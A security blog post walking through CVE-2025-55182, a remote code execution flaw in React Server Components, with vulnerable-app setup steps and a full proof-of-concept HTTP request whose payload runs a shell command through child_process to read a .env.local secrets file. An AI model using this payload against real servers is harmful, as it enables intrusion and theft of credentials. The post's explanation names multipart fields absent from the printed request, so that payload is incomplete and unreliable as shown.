Understanding CVE-2025-55182 (React2Shell): A Deep Dive into Remote Code Execution via React Server Components
Overview
CVE-2025-55182, also known as React2Shell, is a critical remote code execution (RCE) vulnerability affecting React Server Components. This flaw enables unauthenticated attackers to execute arbitrary code on vulnerable servers by exploiting an unsafe deserialization issue in React’s Flight protocol.
Given its CVSS score of 10.0, this vulnerability is highly severe and requires immediate attention. In this post, I’ll walk you through the vulnerability’s details, the exploit mechanism, and provide a proof-of-concept (PoC) demonstration. Let’s dive in.
Affected Versions
The following versions of React Server Components and related packages are vulnerable:
- React Server Components: 19.0.0, 19.1.0, 19.1.1, 19.2.0
Affected Packages:
- react-server-dom-parcel
- react-server-dom-turbopack
- react-server-dom-webpack
What is React and React Server Components?
React.js is one of the most popular JavaScript libraries for building user interfaces, especially in the context of single-page applications (SPAs). It enables developers to create dynamic and interactive user experiences.
React Server Components (RSC) is an experimental feature that allows some parts of a React app to be rendered on the server, rather than the client. This reduces the amount of JavaScript required on the client-side and improves performance, particularly in large applications.
However, RSC introduces new complexities, particularly in how data is exchanged between the server and the client. CVE-2025-55182 exploits one such issue with the Flight protocol, which is used in RSC to transfer data between the server and client.
The Vulnerability
Vulnerability Summary
CVE-2025-55182 stems from unsafe deserialization in React’s Flight protocol. Deserialization is the process of converting serialized data (usually JSON) into an object in memory. React uses this process to handle data exchanged between the server and the client during server-side rendering.
However, React's deserialization implementation is unsafe. Specifically, React uses bracket notation to access properties of objects (e.g., moduleExports[metadata[2]]), which allows attackers to manipulate the prototype chain of JavaScript objects. This results in prototype pollution and opens up the ability to modify the properties of objects in unexpected ways, allowing attackers to exploit the deserialization logic.
Root Cause
The root of the vulnerability lies in how React handles Flight protocol payloads. The use of bracket notation for property access allows attackers to traverse the prototype chain, granting them access to properties that shouldn’t normally be accessible—such as constructor. By manipulating this property, attackers can access the global Function constructor and execute arbitrary JavaScript code on the server.
How the Exploit Works
The exploit works by sending a specially crafted payload to the server, which manipulates the Flight protocol’s deserialization logic. By combining prototype pollution and unsafe deserialization, an attacker can gain control of the server and execute arbitrary code.
Key components of the attack include:
- Prototype Pollution: The attacker manipulates an object’s prototype chain to inject new properties, including the constructor and Function properties.
- Payload Execution: Once the attacker has access to the Function constructor, they can execute arbitrary JavaScript code, such as reading files or executing system commands.
Step-by-Step Exploitation
Setting Up the Vulnerable Environment
Create a Vulnerable Project
First, create a new Next.js project with a vulnerable version of React Server Components:
npx create-next-app@16.0.6 poc-react2shell
cd poc-react2shell
Alternatively, you can use a pre-configured GitHub repository that already contains the vulnerable setup.
Create a Test Environment File
In your project’s root directory, create a .env.local file containing sensitive data, like API keys. The attacker will target this file in the PoC:
SECRET_API_KEY=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXStart the Development Server
Run the development server:
npm run devThe vulnerable server should now be running on http://localhost:3000.
Exploitation Steps
Send the Malicious Payload

Open Burp Suite and navigate to the Repeater tab. Set the target URL to http://localhost:3000/ and send the following malicious payload:
POST / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Length: 752

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"
{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}",
  "_response": {
    "_prefix": "var res=process.mainModule.require('child_process').execSync('cat .env.local',{'timeout':5000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:`${res}`});",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Analyze the Response
After sending the request, if the exploit succeeds, the server will respond with the contents of your .env.local file (or any sensitive data in the environment variables). This confirms the attacker’s access to confidential data.
Explaining the Malicious Payload
Headers Breakdown
- Host: Specifies the target server (localhost:3000).
- User-Agent: Identifies the client making the request. The string is typically from a browser, but here it may be crafted to obfuscate the attack.
- Next-Action: Likely part of Next.js's processing, it might confuse the server or interact with the deserialization process.
- X-Nextjs-Request-Id: Unique request ID for tracking and debugging in Next.js.
- Content-Type: Multipart form data, used for structured data like JSON or file uploads.
- Content-Length: Indicates the length of the request body.
Multipart Fields
- Field 0: Contains the payload that triggers prototype pollution. It modifies the object’s prototype, adds a new then property, and includes a malicious _response object. The _prefix runs a child_process command to read the .env.local file.
- Field 1: References Field 0 to propagate the attack.
- Field 2: Empty array, ensuring the payload’s structure remains intact.
Impact of the Vulnerability
- The CVE-2025-55182 vulnerability enables attackers to:
- Execute arbitrary code on the server.
- Read sensitive files, such as API keys and configuration files.
- Establish reverse shells, potentially gaining full control of the server.
- Exfiltrate sensitive data from the server.
Conclusion
CVE-2025-55182 (React2Shell) is a critical vulnerability in React Server Components that allows unauthenticated attackers to execute arbitrary code on vulnerable servers. By exploiting unsafe deserialization and prototype pollution, attackers can gain full control over the server, read sensitive data, and execute malicious commands.
If you're using React Server Components, it’s crucial to update to the latest patched versions to mitigate this vulnerability. Adhering to best security practices, such as input validation and proper deserialization handling, is essential for preventing similar vulnerabilities.